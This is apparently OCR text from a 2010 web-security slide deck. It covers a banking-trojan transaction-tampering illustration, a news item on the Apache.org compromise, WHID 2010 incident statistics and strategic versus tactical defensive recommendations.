
Payment Details

To pay someone please enter the following details

Payee name:	Gas bill
Payee account no.:	123456
Payee sort code:	112233
Amount:	50

Next

Website seen by Bank


Anybank - Windows Internet Explorer
www.anybank.com
Google
File Edit View Favorites Tools Help
Anybank

Online banking

Payment Details


To pay someone please enter the following details

Payee name:	Fraudster
Payee account no.:	654321
Payee sort code:	445566
Amount:	5000

Next

! Customer makes the transfer but malware changes destination and amount

Apache.org XSS Compromise



Security

Hackers Hit Apache.org, Compromise Passwords

By: Brian Prince
2010-04-13
Article Rating:★★★★★ / 1

There are 0 user comments on this Security story.

The Apache Software Foundation reports that it was hit earlier in April by a sophisticated attack that compromised user passwords.


Rate This Article:

Poor ○ ○ ○ ○ ● Best

Hackers launched a multistage, targeted attack against the Apache Software Foundation's infrastructure April 5 that compromised user passwords.

WHID 2010 Statistics


Incident By Application Weakness



Due to Unknown Attack Method

WHID 2010 Statistics

Incident By Outcome




Many Attack Methods Contribute to this Outcome

A Result of Banking Trojans/Stolen Credentials

Mostly Due to Hacktivism of Government Sites

WHID 2010 Statistics

Incident By Attacked Entity Field



Huge Jump From 2009 – Due to Banking Trojans

Increase in Political Hacktivism

Trending % Consistent Due to PCI and Disclosure Requirements

DEFENSIVE RECOMMENDATIONS


Strategic Initiatives (Long-term Improvements)

Tactical Improvements (Short-term Fixes)

Strategic vs. Tactical

- Organizations need to utilize both ***Strategic*** and ***Tactical*** remediation efforts
- **Strategic Initiatives**
  - Ownership is application developers
  - Focus on ***root-causes of vulnerabilities*** for web applications that must be fixed within the application code itself
  - Ideal for applications that are in the Design phase of the SDLC
  - Examples include adding in OWASP Enterprise Security API (ESAPI) components
  - Keep in mind that this takes ***TIME***
- **Tactical Responses**
  - Ownership is operations security staff
  - Focus on web applications that are ***already in production*** and exposed to attacks
  - Examples include using a Web Application Firewall (WAF) such as WebDefend
  - Aim to ***minimize the Time-to-Fix exposures***

Time-to-Fix vs. Source Code Access

